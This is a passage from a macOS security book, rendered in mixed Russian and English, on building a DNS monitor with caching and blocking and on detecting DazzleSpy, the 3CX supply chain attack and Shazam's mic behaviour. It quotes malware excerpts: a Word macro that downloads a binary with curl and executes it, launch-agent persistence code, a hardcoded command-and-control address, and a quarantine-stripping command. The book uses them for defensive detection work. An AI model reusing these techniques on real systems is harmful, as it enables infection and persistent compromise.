Чтобы заставить `dns_print_reply` писать в buffer, мы передаем ему file handle, который, unbeknownst to the function, backed by a buffer, created благодаря often-overlooked API `open_memstream`. Функция `dns_print_reply` formats raw DNS packet и затем happily writes it via the file handle. После вызова `fflush`, чтобы гарантировать, что все buffered data written out to the underlying memory, мы записываем parsed DNS packet в universal log вторым вызовом `os_log`. Как я ранее отмечал, log monitor в app component теперь может ingest message и print it to terminal user.

Building and Dumping DNS Caches

Меня всегда удивляет, что macOS не предоставляет способ dump cached DNS resolutions, которые содержат requested domains и resolved IP addresses. Однако, как вы увидите в этом разделе, DNS cache dumping достаточно легко реализовать в DNS monitor.

Когда network extension DNSMonitor starts, он создает global array для хранения dictionaries mappings между DNS requests (questions) и их responses (answers). Он реализует эту logic в helper method с именем `cache:`, который принимает parsed DNS response packet, содержащий both questions and any answers.

Большая часть кода внутри метода `cache:` посвящена извлечению questions и answers из DNS response packet, который может содержать multiple of both. Мы покрывали этот process в главе 7, поэтому не будем повторять его здесь, но full code метода можно найти в `Extension/DNSProxyProvider.m`.

После извлечения всех questions и answers из DNS response packet мы добавляем их в global cache array с именем `dnsCache` (листинг 13-10).

```
-(void)cache:(dns_reply_t*)packet {
NSMutableArray* answers = [NSMutableArray array];
NSMutableArray* questions = [NSMutableArray array];
// Code to extract questions and answers from DNS response packet removed
@synchronized(dnsCache) {
if(dnsCache.count >= MAX_ENTRIES) {
[dnsCache removeObjectsInRange:NSMakeRange(0, MAX_ENTRIES/2)];
}
for(NSString* question in questions) {
if(0 != answers.count) {
[dnsCache addObject:@{question:answers}];
}
}
...
}
}
```

Листинг 13-10: Сохранение DNS questions и answers в cache

Поскольку DNS responses могут arrive and be processed asynchronously, мы synchronize access to the global cache, wrapping it in a `@synchronized` block. Перед добавлением очередной entry код проверяет, не вырос ли cache слишком сильно. Если вырос, он довольно bluntly prunes first half, чтобы evict oldest ones. Наконец, он добавляет entry для каждого question и его answers с помощью метода `addObject: NSMutableArray`. Обратите внимание, что code snippet `@{question:answers}` использует Objective-C shorthand `@{}` для создания dictionary, whose key is the question and whose value is a list of answers.

На этом этапе extension caches DNS questions and answers. Entries, generated by resolving `NoStarch.com` and `Objective-See.org`, выглядели бы следующим образом:

```
[
{nostarch.com:["104.20.120.46", "104.20.121.46"]},
{objective-see.org:["185.199.110.153", "185.199.109.153",
"185.199.111.153", "185.199.108.153"]}
]
```

Чтобы facilitate dumping этого cache, extension устанавливает signal handler для signal `SIGUSR1`, otherwise known as user signal 1 (листинг 13-11).

```
signal(SIGUSR1, dumpDNSCache);
```

Листинг 13-11: Установка signal handler для user signal 1

Теперь любой adequately privileged process в системе может отправить `SIGUSR1` extension. Вот как сделать это вручную в terminal:

```
% sudo kill -SIGUSR1 `pgrep com.objective-see.dnsmonitor.extension`
```

Shell command `kill` benignly отправляет `SIGUSR1` extension, whose process ID мы находим через `pgrep`. Поскольку extension runs with root privileges, мы должны elevate privileges с помощью `sudo`, чтобы deliver a signal.

Как показывал код в листинге 13-11, extension устанавливает handler для `SIGUSR1` в функцию с именем `dumpDNSCache`. Рассмотрим эту function. Показанная в листинге 13-12, она straightforwardly writes each cache entry to the universal log.

```
void dumpDNSCache(int signal) {
for(NSDictionary* entry in dnsCache) {
NSString* question = entry.allKeys.firstObject;
os_log(logHandle, "%{public}@:%{public}@", question, entry[question]);
}
...
}
```

Листинг 13-12: Когда код получает signal `SIGUSR1`, он dumps cache to the log.

В `for` loop код итерирует по всем entries в своем global DNS cache. Напомню, что этот cache - array of dictionaries. Dictionary каждой entry содержит один key, representing DNS question, и код извлекает его свойством `firstObject` массива `allKeys`. Затем, используя `os_log`, он writes question and corresponding answers. Обратите внимание на использование keyword `public`, которое tells logging subsystem not to redact cache data being logged.

Когда вы отправляете `SIGUSR1` extension, пока application component DNSMonitor running, он автоматически ingest log message, containing dumped cache, и print it out:

```
Dumping DNS Cache:
DNSMonitor[2027:25144] www.apple.com:(
"23.2.84.211"
)
DNSMonitor[2027:25144] nostarch.com:(
"104.20.120.46",
"104.20.121.46"
)
DNSMonitor[2027:25144] objective-see.org:(
"185.199.111.153",
"185.199.110.153",
"185.199.109.153",
"185.199.108.153"
)
```

Поскольку extension writes items in its cache to the universal log, вы также можете смотреть эти messages напрямую через command `log`:

```
% log stream --predicate="subsystem='com.objective-see.dnsmonitor'"
```

Однако я рекомендую указывать filter predicate, потому что иначе вас inundated with irrelevant log messages from the rest of the system.

Blocking DNS Traffic

До сих пор мы сосредотачивались на passive actions, таких как printing DNS requests and responses и dumping an extension-built cache. Но что, если мы хотим extend monitor, чтобы block certain traffic? Глава 7 покрывала official way Apple для blocking traffic с использованием network extension, который implements filter data provider для allow, drop или pause network flows. Open source firewall Objective-See LuLu использует этот подход. [5]

Оказывается, DNS traffic также можно block с помощью объекта `NEDNSProxyProvider`. Поскольку мы уже proxying all DNS traffic, ничто не мешает нам закрыть любой flow по нашему выбору. Benefit sticking with class `NEDNSProxyProvider` состоит в том, что system routes only DNS traffic through extension. Поскольку нас не интересуют other types of traffic, это keeps our code efficient. С другой стороны, filter data provider сделал бы нас responsible for examining and responding to all network flows.

Один simple approach для указания, какой DNS traffic block, - использовать block list. Этот block list может содержать domains and IP addresses известных malware command-and-control servers, unscrupulous internet service providers или даже servers, tracking users or displaying ads. Всякий раз,

когда application пытается resolve domain, macOS proxy request through extension, который может examine request и block it, если domain в list. On the flip side, после того как remote DNS server processed request и resolved domain, macOS proxy response back through extension перед отправкой его application, сделавшему original request. Это дает extension chance examine response и block it, если он содержит banned IP address.

Logic для blocking domain или IP address можно найти в extension, в method с именем `shouldBlock:`. Этот method принимает parsed DNS packet типа `dns_reply_t` (используемый и для requests, и для responses) и returns Boolean, indicating whether to block it. Logic метода довольно involved, поскольку он должен handle both IPv4 and IPv6, поэтому я не буду показывать весь его code. Листинг 13-13 включает часть метода, которая checks whether requests contain any domains on the block list.

```
-(BOOL)shouldBlock:(dns_reply_t*)packet {
BOOL block = NO;
dns_header_t* header = packet->header;
if(DNS_FLAGS_QR_QUERY == (header->flags & DNS_FLAGS_QR_MASK)) {
for(uint16_t i = 0; i < header->qdcount; i++) {
NSString* question = [NSString stringWithUTF8String:packet->question[i]->name];
if(YES == [self.blockList containsObject:question]) {
block = YES;
goto bail;
}
}
}
...
bail:
return block;
}
```

Листинг 13-13: Проверка domains для blocking

Код сначала инициализирует pointer `dns_header_t` на header parsed DNS packet. Определенная в файле Apple `dns_util.h`, эта структура содержит flags (чтобы indicate type DNS packet) и различные counts, например number of questions and answers:

```
typedef struct {
uint16_t xid;
uint16_t flags;
uint16_t qdcount;
uint16_t ancount;
uint16_t nscount;
uint16_t arcount;
} dns_header_t;
```

Код в листинге 13-13 проверяет member `flags` header, чтобы увидеть, установлен ли bit `DNS_FLAGS_QR_QUERY`. Этот flag indicates, что DNS packet является query, containing one or more domains to resolve. (Вы не найдете constants вроде `DNS_FLAGS_QR_QUERY` в каком-либо header file, поскольку Apple defines them в `dns_util.c`, поэтому можно захотеть copy them directly into your own code.) Если DNS packet contains a query, код затем итерирует по каждому domain in request. Number of domains stored в member `qdcount` header structure, а каждый domain to be resolved можно найти в array `question` packet. Код extracts each domain и converts it to a more manageable Objective-C string object перед проверкой, matches ли он какие-либо items in the global block list. Если да, код sets a flag, breaks и returns.

Хотя здесь это не показано, code to check response packet похож. Response packets list number of answers в member `ancount` header structure и provide answers themselves в array `answer`. Apple defines structure `dns_resource_record_t` для storing these answers в header file `dns_util.h`. Эта structure содержит, among other things, member `dnstype`, указывающий type answer, например A или CNAME. Поэтому, чтобы extract IPv4 address из DNS A record в Objective-C object, можно написать код, похожий на листинг 13-14.

```
if(ns_t_a == packet->answer[i]->dnstype) {
NSString* address =
[NSString stringWithUTF8String:inet_ntoa(packet->answer[i]->data.A->addr)];
// Add code here to process the extracted answer (IP address).
}
```

Листинг 13-14: Извлечение answer из DNS A record

Если question или answer matches entry в global block list DNSMonitor, method `shouldBlock:` returns `YES`, Objective-C equivalent of `true`.

Location invocation метода `shouldBlock:` dictates how flow closes. Например, block question легко, поскольку DNSMonitor действительно является proxy, responsible for making actual connection to remote DNS server, и поэтому мы можем close local flow с помощью метода `closeWriteWithError:` (листинг 13-15).

```
BOOL block = [self shouldBlock:parsedPacket];
if(YES == block) {
[flow closeWriteWithError:nil];
return;
}
```

Листинг 13-15: Закрытие local flow

Чтобы block answer, следует убедиться, что мы также clean up remote connection with DNS server, provided the answer (листинг 13-16).

```
nw_connection_receive(connection, 1, UINT32_MAX, ^(dispatch_data_t content,
nw_content_context_t context, bool is_complete, nw_error_t receive_error) {
...
BOOL block = [self shouldBlock:parsedPacket];
if(YES == block) {
[flow closeWriteWithError:nil];
nw_connection_cancel(connection);
return;
}
});
```

Листинг 13-16: Закрытие remote flow

DNSMonitor использует API `nw_connection_receive` для proxy responses. Поэтому, чтобы block any responses, он сначала closes flow, а затем вызывает `nw_connection_cancel`, чтобы cancel connection.

Для полноты я должен упомянуть, что можно также handle DNS blocking, returning response с response code, установленным в так называемый name error или, проще, NXDOMAIN. Такой response сказал бы requestor, что domain was not found, meaning resolution failed. DNSMonitor использует этот approach при выполнении с command line option `-nx`.

Чтобы generate такой response, можно взять DNS request или response packet и modify flags in its header способом, показанным в листинге 13-17.

```
dns_header_t* header = (dns_header_t *)packet.bytes;
header->flags |= htons(0x8000);
header->flags &= ~htons(0xF);
header->flags |= htons(0x3);
```

Листинг 13-17: Crafting NXDOMAIN response

Код ожидает DNS packet in a mutable data object. Сначала он typecasts bytes packet к pointer `dns_header_t`. Затем он sets QR bit поля `flags` in header, чтобы indicate, что packet is a response. После этого он clears RCODE (response code) bits, прежде чем setting just NXDOMAIN response code. Подробнее о DNS header и этих fields можно прочитать в RFC 1035, который defines technical specifications of DNS. [6]

Classifying Endpoints

Вместо использования hardcoded block list tool мог бы determine whether to block DNS requests or responses heuristically, например examining historical DNS records, WHOIS data и любые SSL/TLS certificates. [7] Рассмотрим каждую из этих techniques closer, используя 3CX supply chain attack как example. Domain `3cx.cloud`, использованный в attack, является legitimate part of 3CX infrastructure, но attacker-controlled domain `msstorageboxes.com`, used by malicious code introduced into the application, raises some red flags:

Historical DNS records. Во время 3CX supply chain attack в марте 2023 года для domain `msstorageboxes.com` существовала только одна DNS record, и он был registered just a few months prior. Trusted domains обычно имеют longer history и many DNS records. С другой стороны, hackers often register domains for their command-and-control servers just before their attacks and tear them down shortly thereafter. Конечно, hackers sometimes leverage previously legitimate domains, которые они либо bought through standard domain procurement processes, либо obtained when domain registration lapsed. Again, this activity will be reflected in the domain's historical DNS records.

Redacted WHOIS data. Attackers redacted WHOIS data для domain `msstorageboxes.com` по privacy reasons. Необычно, чтобы large, well-established company скрывала свою identity. Например, legitimate domain `3cx.cloud` clearly shows, что он registered to 3CX Software DMCC.

Domain name registrar. Attackers registered domain `msstorageboxes.com` через NameCheap. Well-established companies often choose more enterprise-focused domain registrars, such as CloudFlare.

Заключение

DNS monitor, способный tracking all requests and responses, - powerful tool for malware detection. В этой главе я build on Chapter 7, чтобы описать, как можно implement такой monitor atop framework Apple NetworkExtension. Я показал, как add capabilities to the tool, such as cache and blocking capabilities, to extend its functionality.

В final chapter книги мы pit tools, такие как этот DNS monitor, against real-life Mac malware. Читайте дальше, чтобы увидеть, how each side fares!

Примечания

Сноски

[1] [назад] “Network Extensions Entitlement,” Apple Developer Documentation, https://developer.apple.com/documentation/bundleresources/entitlements/com_apple_developer_networking_networkextension.
[2] [назад] psichel, “com.apple.developer.networking.networkextension Entitlements Don’t Match PP,” Apple Developer Forums, 15 ноября 2020 г., https://developer.apple.com/forums/thread/667045.
[3] [назад] “Signing a Daemon with a Restricted Entitlement,” Apple Developer Documentation, https://developer.apple.com/documentation/xcode/signing-a-daemon-with-a-restricted-entitlement.
[4] [назад] “Installing System Extensions and Drivers,” Apple Developer Documentation, https://developer.apple.com/documentation/systemextensions/installing-system-extensions-and-drivers?language=objc.
[5] [назад] См. https://github.com/objective-see/LuLu.
[6] [назад] См. “Domain Names - Implementation and Specification,” RFC 1035, Internet Engineering Task Force, https://datatracker.ietf.org/doc/html/rfc1035.
[7] [назад] Esteban Borges, “How to Perform Threat Hunting Using Passive DNS,” Security Trails, https://securitytrails.com/blog/threat-hunting-using-passive-dns.

Глава 14. Практические исследования

В этой финальной главе я покажу несколько case studies, ranging from good apps misbehaving to sophisticated nation-state attacks. В каждом случае я продемонстрирую exactly how heuristic-based detection approaches, discussed throughout this book, succeed at uncovering the threat, even without prior knowledge of it.

Shazam's Mic Access

Примерно через год после выпуска OverSight, webcam and mic monitor, подробно описанного в главе 12, я получил email от user по имени Phil, который написал следующее: "Thanks to OverSight, I was able to figure out why my mic was always spying on me. Just to let you know, the Shazam widget keeps the microphone active even when you specifically switch the toggle to OFF in their app."

Shazam, app, ставший популярным в середине 2010-х, идентифицирует name and artist песни во время ее воспроизведения. Чтобы подтвердить bold claim Phil (и исключить bugs в OverSight), я решил исследовать issue. Я установил Shazam на свой Mac, затем toggled it on, instructing it to listen. Неудивительно, что это generated OverSight event, indicating that Shazam had activated the computer's built-in microphone.

Затем я toggled Shazam off. Вместо отображения ожидаемого deactivation alert OverSight не показал ничего. Чтобы определить, действительно ли Shazam still listening, я reverse engineered app. Examining Shazam's binary code revealed core class с именем `SHKAudioRecorder` и seemingly relevant methods `isRecording` и `stopRecording`. В следующем debugger output видно, что я encountered instance этого class по memory address `0x100729040`. Мы можем introspect этот object `SHKAudioRecorder` и даже напрямую invoke its methods или inspect its properties, чтобы увидеть, действительно ли Shazam still recording:

```
(lldb) po [0x100729040 className]
SHKAudioRecorder
(lldb) p (BOOL)[0x100729040 isRecording]
(BOOL) $19 = YES
```

Continued analysis revealed, что для stop recording метод `stopRecording` вызывал Apple Core Audio function `AudioOutputUnitStop`. So far, so good. Однако дальнейшее investigation seemed to show, что Shazam never actually called this method, когда users toggled off recording. Это strongly implied, что Shazam kept the mic active and listening! Indeed, как показано в debugger output, querying property `isRecording` after toggling Shazam off shows it still set to `YES`, Objective-C value for `true`.

Apparently, когда marketing materials Shazam claimed app would "lend its ears to your Mac," they weren't kidding! Я связался с company, которая сказала мне, что это undocumented behavior было part of app's design и actually benefited the user:

```
Thanks for getting in touch and bringing this to our attention.
The iOS and Mac apps use a shared SDK, hence the continued
recording you are seeing on Mac. We use this continued record-
ing on iOS for performance, allowing us to deliver faster song
matches to users.
```

Хотя Shazam initially ignored мои concerns, она changed its mind, как только media got involved, running pieces с headlines вроде "Shazam is always listening to everything you're doing" [1] и "Shhh! Shazam is always listening - even when it's been switched 'off.'" [2] В response Shazam pushed out update, который turned off microphone, когда app toggled off. [3] (Apparently, though, there really is no such thing as bad publicity; the following year, Apple acquired Shazam for $400 million.)

Я designed OverSight to detect malware with mic and webcam spying capabilities, such as FruitFly, Crisis, and Mokes, but its malware-agnostic, heuristic-based approach has proven extremely versatile, capable also of identifying a major privacy issue.

Далее рассмотрим более conventional example of malware detection.

DazzleSpy Detection

DazzleSpy, malicious specimen, mentioned throughout the book, makes for a great case study, поскольку это не average, run-of-the-mill malware. Этот sophisticated, persistent backdoor использовал zero-day exploits to infect individuals supporting pro-democracy causes in Hong Kong. [4] Intrigued by the malware, я выполнил own analysis of it [5] и затем considered how security tools could have defended against it and other sophisticated macOS threats.

Exploit Detection

Tools and techniques, presented in this book, predominantly focused on detecting malware once it has found its way onto a macOS system. Однако эти approaches can often detect the malware's initial exploitation vector as well. Например, process monitor, building process hierarchies, может detect exploited browser or word processor spawning a malicious child process. Этот heuristic-based approach to exploit detection especially important, поскольку advanced threat actors increasingly deploy their malware via exploits.

Прежде чем сосредоточиться на exploits DazzleSpy, рассмотрим attack, leveraged malicious document. Attributed to North Korean nation-state hackers, [6] Word file contained macro code capable of exploiting a macOS system to persistently install a backdoor. Вот snippet malicious code:

```
sur = "https://nzssdm.com/assets/mt.dat"
spath = "/tmp/"
i = 0
Do
spath = spath & Chr(Int(Rnd * 26) + 97)
i = i + 1
Loop Until i > 12
system("curl -o " & spath & " " & sur)
system("chmod +x " & spath)
popen(spath, "r")
```

Видно, что malicious macro downloads remote binary, `mt.dat`, через `curl`, sets it to be executable, затем spawns it using API `popen`. Поскольку malicious macro executes in the context of Word, process monitor покажет `curl`, `chmod` и `mt.dat` as children of Word. Это, конечно, highly anomalous и indicative of an attack.

В случае DazzleSpy exploit chain far more complex, но она все равно offers several chances for detection. Как часть chain, in-memory Mach-O executable code downloads backdoor DazzleSpy в directory `$TMPDIR/airportpaird`. После making the backdoor executable, он uses privilege escalation exploit to remove extended attribute `com.apple.quarantine`. Это action ensures, что operating system allow binary to execute without prompts or alerts, even though it isn't notarized.

Поскольку malicious website hosting exploit chain long gone, трудно test our detections directly, unless we set up our own server hosting the same exploits. Still, security tool leveraging Endpoint Security events should be able to readily observe and even thwart many actions taken by the exploit that deployed DazzleSpy. Например, как показала глава 9, event type `ES_EVENT_TYPE_AUTH_EXEC` provides

mechanism to authenticate process executions, perhaps blocking any that aren't notarized, especially if parent is browser.

Другие Endpoint Security events, related to deletion of extended attributes, could catch or even block any process attempting to delete `com.apple.quarantine`. Example code в листинге 14-1 monitors one of these events, `ES_EVENT_TYPE_NOTIFY_DELETEEXTATTR`, чтобы detect any removal of any extended attribute.

```
es_client_t* client = NULL;
es_event_type_t events[] = {ES_EVENT_TYPE_NOTIFY_DELETEEXTATTR};
es_new_client(&client, ^(es_client_t* client, const es_message_t* message) {
if(ES_EVENT_TYPE_NOTIFY_DELETEEXTATTR == message->event_type) {
es_string_token_t* procPath = &message->process->executable->path;
es_string_token_t* filePath = &message->event.deleteextattr.target->path;
const es_string_token_t* extAttr = &message->event.deleteextattr.extattr;
printf("ES_EVENT_TYPE_NOTIFY_DELETEEXTATTR\n");
printf("xattr: %.*s\n", (int)extAttr->length, extAttr->data);
printf("target file path: %.*s\n", (int)filePath->length, filePath->data);
printf("responsible process: %.*s\n", (int)procPath->length, procPath->data);
}
});
es_subscribe(client, events, sizeof(events)/sizeof(events[0]));
```

Листинг 14-1: Обнаружение удаления quarantine attribute

Сначала мы указываем event of interest, `ES_EVENT_TYPE_NOTIFY_DELETEEXTATTR`, который notify us of removal of any extended attributes. (Можно также использовать authorization event `ES_EVENT_TYPE_AUTH_DELETEEXTATTR`, чтобы block removal altogether.) Это notification event trigger callback block, где мы extract responsible process, its filepath, and any extended attributes that code deleted. Мы можем extract this information из structure с именем `deleteextattr`, found in Endpoint Security event. Эта structure, type `es_event_deleteextattr_t`, defined in `ESMessage.h` и имеет следующие members:

```
typedef struct {
es_file_t* _Nonnull target;
es_string_token_t extattr;
uint8_t reserved[64];
} es_event_deleteextattr_t
```

При downloaded, whether through browser exploit chain or manually, binary DazzleSpy `airportpaird` будет иметь set extended attribute `com.apple.quarantine`. Это можно подтвердить command `xattr`, executed with command line flag `-l`:

```
% xattr -l airportpaird
com.apple.quarantine: 0083;659e4224;Safari;D6E57863-A216-4B5B-ADE8-2ECB300E2075
```

Чтобы manually mimic exploit, delete этот attribute, running `xattr` with flag `-d`:

```
% xattr -d com.apple.quarantine airportpaird
```

Если monitoring code, written in Listing 14-1, running, вы получите following alert:

```
# XattrMonitor.app/Contents/MacOS/XattrMonitor
ES_EVENT_TYPE_NOTIFY_DELETEEXTATTR
xattr: com.apple.quarantine
target file path: /var/folders/l2/fsx0dkdx3jq6w71cqsht2p240000gn/T/airportpaird
responsible process: /usr/bin/xattr
```

Многие other malware samples remove extended attribute `com.apple.quarantine`, включая CoinTicker, OceanLotus и XCSSET. [7] Стоит отметить, however, что legitimate applications, such as installers, may also remove this attribute, поэтому не следует treat single observation as sole reason for classifying item as malicious.

Persistence

DazzleSpy также легко detect, taking behavior-based approach focusing on malware's persistence and network access. Начнем с detecting its persistence, одного из лучших ways to detect malware. Следующая decompilation shows DazzleSpy's `installDaemon` method installing and persisting it as launch agent:

```
+(void)installDaemon {
...
rax = NSHomeDirectory();
var_30 = [[NSString stringWithFormat:@"%@/.local", rax] retain];
var_38 = [[NSString stringWithFormat:@"%@/softwareupdate", var_30] retain];
rax = [[NSBundle mainBundle] executablePath];
var_58 = [NSURL fileURLWithPath:rax];
var_60 = [NSData dataWithContentsOfURL:var_58];
[var_60 writeToFile:var_38 atomically:0x1];
var_78 = [NSString stringWithFormat:@"%@/Library/LaunchAgents", rax];
var_80 = [var_78 stringByAppendingFormat:@"/com.apple.softwareupdate.plist"];
var_90 = [[NSMutableDictionary alloc] init];
var_98 = [[NSMutableArray alloc] init];
[var_98 addObject:var_38];
[var_98 addObject:@"1"];
rax = @(YES);
[var_90 setObject:rax forKey:@"RunAtLoad"];
[var_90 setObject:rax forKey:@"KeepAlive"];
[var_90 setObject:@"com.apple.softwareupdate" forKey:@"Label"];
[var_90 setObject:var_98 forKey:@"ProgramArguments"];
[var_90 writeToFile:var_80 atomically:0x0];
```

Видно, что malware first makes a copy of itself to `~/.local/softwareupdate`, затем persists this copy by using launch agent property list `com.apple.softwareupdate.plist`.

File monitor, subscribed to file I/O Endpoint Security events such as `ES_EVENT_TYPE_NOTIFY_CREATE`, can easily observe this behavior and detect DazzleSpy when it persists. Например, вот output of the file monitor, discussed in Chapter 8:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty
...
{
"event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
"file" : {
"destination" : "/Users/User/Library/LaunchAgents/com.apple.softwareupdate.plist",
"process" : {
"pid" : 1469,
"name" : airportpaird,
"path" : "/var/folders/l2/fsx0dkdx3jq6w71cqsht2p240000gn/T/airportpaird"
}
}
}
```

После того как DazzleSpy has persisted, мы также можем view contents of its launch agent property list `com.apple.softwareupdate.plist`:

```
<?xml version="1.0" encoding="UTF-8"?>
...
<plist version="1.0">
<dict>
<key>KeepAlive</key>
<true/>
<key>Label</key>
<string>com.apple.softwareupdate</string>
<key>ProgramArguments</key>
<array>
<string>/Users/User/.local/softwareupdate</string>
<string>1</string>
</array>
```

```
<key>RunAtLoad</key>
<true/>
<key>SuccessfulExit</key>
<true/>
</dict>
</plist>
```

Key `ProgramArguments` confirms path to persistence location of malicious binary, which we saw in decompilation. Also, видно, что key `RunAtLoad` set to `true`, meaning that each time user logs in (at which point operating system examines launch agents), macOS automatically restart malware.

BlockBlock could easily detect this persistence via Endpoint Security file events or newer event `ES_EVENT_TYPE_NOTIFY_BTM_LAUNCH_ITEM_ADD`. Also, because traditional antivirus products have improved their detections, VirusTotal integrations KnockKnock now highlight DazzleSpy as malicious, but even if antivirus signatures failed to flag DazzleSpy as malware (as they did when malware initially deployed), KnockKnock could detect DazzleSpy's persistent launch agent, as its Background Task Management plug-in reveals all installed launch items.

Furthermore, notice prefix `com.apple` in property list, which suggests that binary is an Apple updater. Apple hasn't signed the item, however; in fact, binary wholly unsigned. (KnockKnock indicates this by showing question mark next to item name.) Taking all this information into consideration, we can conclude that item likely malicious and requires thorough investigation.

Network Access

Unauthorized network access - yet another great way to detect malware, and DazzleSpy is no exception. Чтобы receive tasking, DazzleSpy connects to attacker's command-and-control server at `88.218.192.128`. Следующий snippet decompilation показывает, что этот address hardcoded into malware вместе с port `5633`:

```
int main(int argc, const char* argv[]) {
...
var_18 = [[NSString alloc] initWithUTF8String:"88.218.192.128:5633"];
```

Network monitor like LuLu, using techniques mentioned in Chapter 7, could easily detect this network access. В своем alert LuLu would capture unauthorized program `softwareupdate` attempt to connect to remote server listening on nonstandard port. Он также show, что program isn't signed with trusted certificate or notarized and that it runs from hidden directory. Put together, these red flags certainly warrant closer inspection.

The 3CX Supply Chain Attack

This last case study pits our tools and techniques against what are widely considered to be some of the most challenging attacks to detect: supply chain attacks. Эти damaging cybersecurity incidents can infect massive number of unsuspecting users by compromising trusted software. Although most supply chain attacks impact Windows-based computers, there has been noticeable uptick of such attacks against open source community [8] and macOS. Здесь мы сосредоточимся на 2023 nation-state attack, discussed several times in the book, который targeted popular private branch exchange (PBX) software provider 3CX.

Believed to be the first chained supply chain attack (in which attackers gained initial access to 3CX through a separate supply chain attack), attackers subverted both Windows and Mac versions of 3CX's application. Attackers then signed trojanized application with 3CX's own developer certificate and submitted it to Apple, which inadvertently notarized it. Finally, macOS enterprise users downloaded the subverted application en masse, without suspecting that anything was amiss.

Supply chain attacks incredibly difficult to detect. Legitimate macOS 3CX application contained more than 400MB of code spread across more than 100 files, so identifying malicious component to confirm its subversion was like searching for needle in a haystack. Подробнее об этом search можно прочитать в моем write-up, where I both confirmed subversion of macOS app and pinpointed single library within the app that hosted attacker's malicious code. [9]

Understandably, even large cybersecurity companies struggle with such detections: SentinelOne initially noted that it couldn't confirm whether macOS version of 3CX app was impacted by attack. [10] Also, Apple's scans missed subversion of infected installer, resulting in inadvertent granting of notarization ticket.

Still, quite possible to detect supply chain attacks by observing anomalous or unusual behaviors. CrowdStrike, first organization to confirm 3CX attack on Windows, [11] used this behavior-based approach. [12] Рассмотрим detection methods, которые could uncover this and other supply chain attacks. When taken together, various anomalies paint very clear picture that something is amiss.

File Monitoring

Malicious code, added to legitimate library `libffmpeg.dylib` of 3CX app, had two simple goals: gather information about infected host, then download and execute second-stage payload. As part of first activity, malware also generated identifier to uniquely identify infected host and wrote it to hidden, encrypted file, `.main_storage`. [13] Вот snippet decompilation from a function in subverted library `libffmpeg.dylib`, который opens file, encrypts information, then writes it to disk:

```
rax = fopen(file, "wb");
if (rax != 0x0) {
rbx = rax;
rax = 0x0;
do {
*(r14 + rax) = *(r14 + rax) ^ 0x7a;
rax = rax + 0x1;
} while (rax != 0x38);
fwrite(r14, 0x38, 0x1, rbx);
fflush(rbx);
fclose(rbx);
}
```

В decompilation видно, что file opened с API `fopen`. Filename hardcoded in malware, но не показан в decompilation, поскольку code dynamically creates full path, а затем passes it into function. После открытия file malware XOR encrypts buffer, pointed to by register `r14`, using hardcoded key `0x7a`. Затем оно writes encrypted buffer to file with API `fwrite`.

Используя file monitor, можно observe malware opening and writing to this hidden file:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter "3CX Desktop App"
{
"event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
"file" : {
"destination" :
"/Users/User/Library/Application Support/3CX Desktop App/.main_storage",
"process" : {
"pid" : 40029,
"name" : "3CX Desktop App",
"path" : "\/Applications/3CX Desktop App\/Contents\/MacOS\/3CX Desktop App"
}
}
}
...
{
"event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
"file" : {
"destination" :
"/Users/User/Library/Application Support/3CX Desktop App/.main_storage",
"process" : {
"pid" : 40029,
"name" : "3CX Desktop App",
"path" : "\/Applications/3CX Desktop App\/Contents\/MacOS\/3CX Desktop App"
}
}
}
```

Если вручную examine `.main_storage` с macOS utility `hexdump`, можно увидеть, что он clearly appears obfuscated or encrypted:

```
# hexdump -C ~/Library/Application\ Support/3CX\ Desktop\ App/.main_storage
00000000 1c 19 1e 4f 1f 43 4e 1b 57 1b 1b 4c 43 57 49 43 |...O.CN.W..LCWIC|
00000010 49 1c 57 4f 49 1f 4e 57 4f 1f 4b 4a 4f 4d 1b 4c |I.WOI.NWO.KJOM.L|
00000020 4b 4c 1c 4b 7a 7a 7a 7a 7a 7a 7a 7a 7a 7a 7a 7a |KL.Kzzzzzzzzzzz|
00000030 05 0c ee 1e 7a 7a 7a 7a
```

Flagging creation of hidden files, especially those containing encrypted content, quickly заметило бы, что 3CX application acting very strangely. Один способ detect that file is encrypted - compute file entropy. Этот process computationally intensive, поэтому мы не хотели бы делать это для every file, но checking hidden files might be a good start!

Network Monitoring

После того как malware generated ID for victim and completed basic survey of infected system, оно sends this information to its command-and-control server. Resulting network traffic дает еще одну heuristic, with which to detect that something is amiss. Однако 3CX application accesses network to accomplish legitimate functionality, so to detect its subversion, нам нужно observe it communicating with new, malicious endpoints.

На самом деле именно так users noticed supply chain attack in the first place. Первые reports of odd behavior появились на 3CX forums, где customers posted about unusual network traffic emanating from the application. Например, один customer noticed connection to DNS host `msstorageboxes.com`, unrecognized domain that had just been registered in Reykjavik. [14] Tool DNSMonitor, described in Chapter 13, lets us observe this DNS traffic:

```
% /Applications/DNSMonitor.app/Contents/MacOS/DNSMonitor
{
"Process" : {
"pid" : 40029,
"name" : "3CX Desktop App",
"path" : "\/Applications/3CX Desktop App\/Contents\/MacOS\/3CX Desktop App"
},
"Packet" : {
"Opcode" : "Standard",
"QR" : "Query",
"Questions" : [
{
"Question Name" : "1648.3cx.cloud",
"Question Class" : "IN",
"Question Type" : "AAAA"
}
],
...
}
}
...
{
"Process" : {
"pid" : 40029,
"name" : "3CX Desktop App",
"path" : "\/Applications/3CX Desktop App\/Contents\/MacOS\/3CX Desktop App"
},
"Packet" : {
"QR" : "Query",
"Questions" : [
{
"Question Name" : "msstorageboxes.com",
"Question Class" : "IN",
...
}
]
```

Эти два requests пытаются resolve domains `1648.3cx.cloud` и `msstorageboxes.com`. Как можно classify these endpoints as legitimate or anomalous? Как обсуждалось в предыдущей главе, general approaches include examining historical DNS records, WHOIS data и any SSL/TLS certificates. [15] Эти data points look normal for domain `3cx.cloud` (который is part of 3CX infrastructure), но domain `msstorageboxes.com` raises some serious red flags.

Process Monitoring

После того как malicious code in `libffmpeg.dylib` resolved address of command-and-control server, он checks in with server by submitting generated UUID and basic survey data, collected from infected host. Затем он downloads and executes second-stage payload, which provides even more opportunities to heuristically detect this stealthy attack. Следующий snippet decompiled code from `libffmpeg.dylib` показывает malware writing out second-stage payload and then executing it:

```
sprintf(&var_21F8, "%s/UpdateAgent", &var_1DF8);
r13 = &var_21F8;
rax = fopen(r13, "wb");
if (rax != 0x0) {
fwrite(var_23F8 + 0x4, var_23F8 - 0x4, 0x1, file);
...
chmod(r13, 755o);
sprintf(r12, rbp, r13);
rax = popen(r12, "r");
...
```

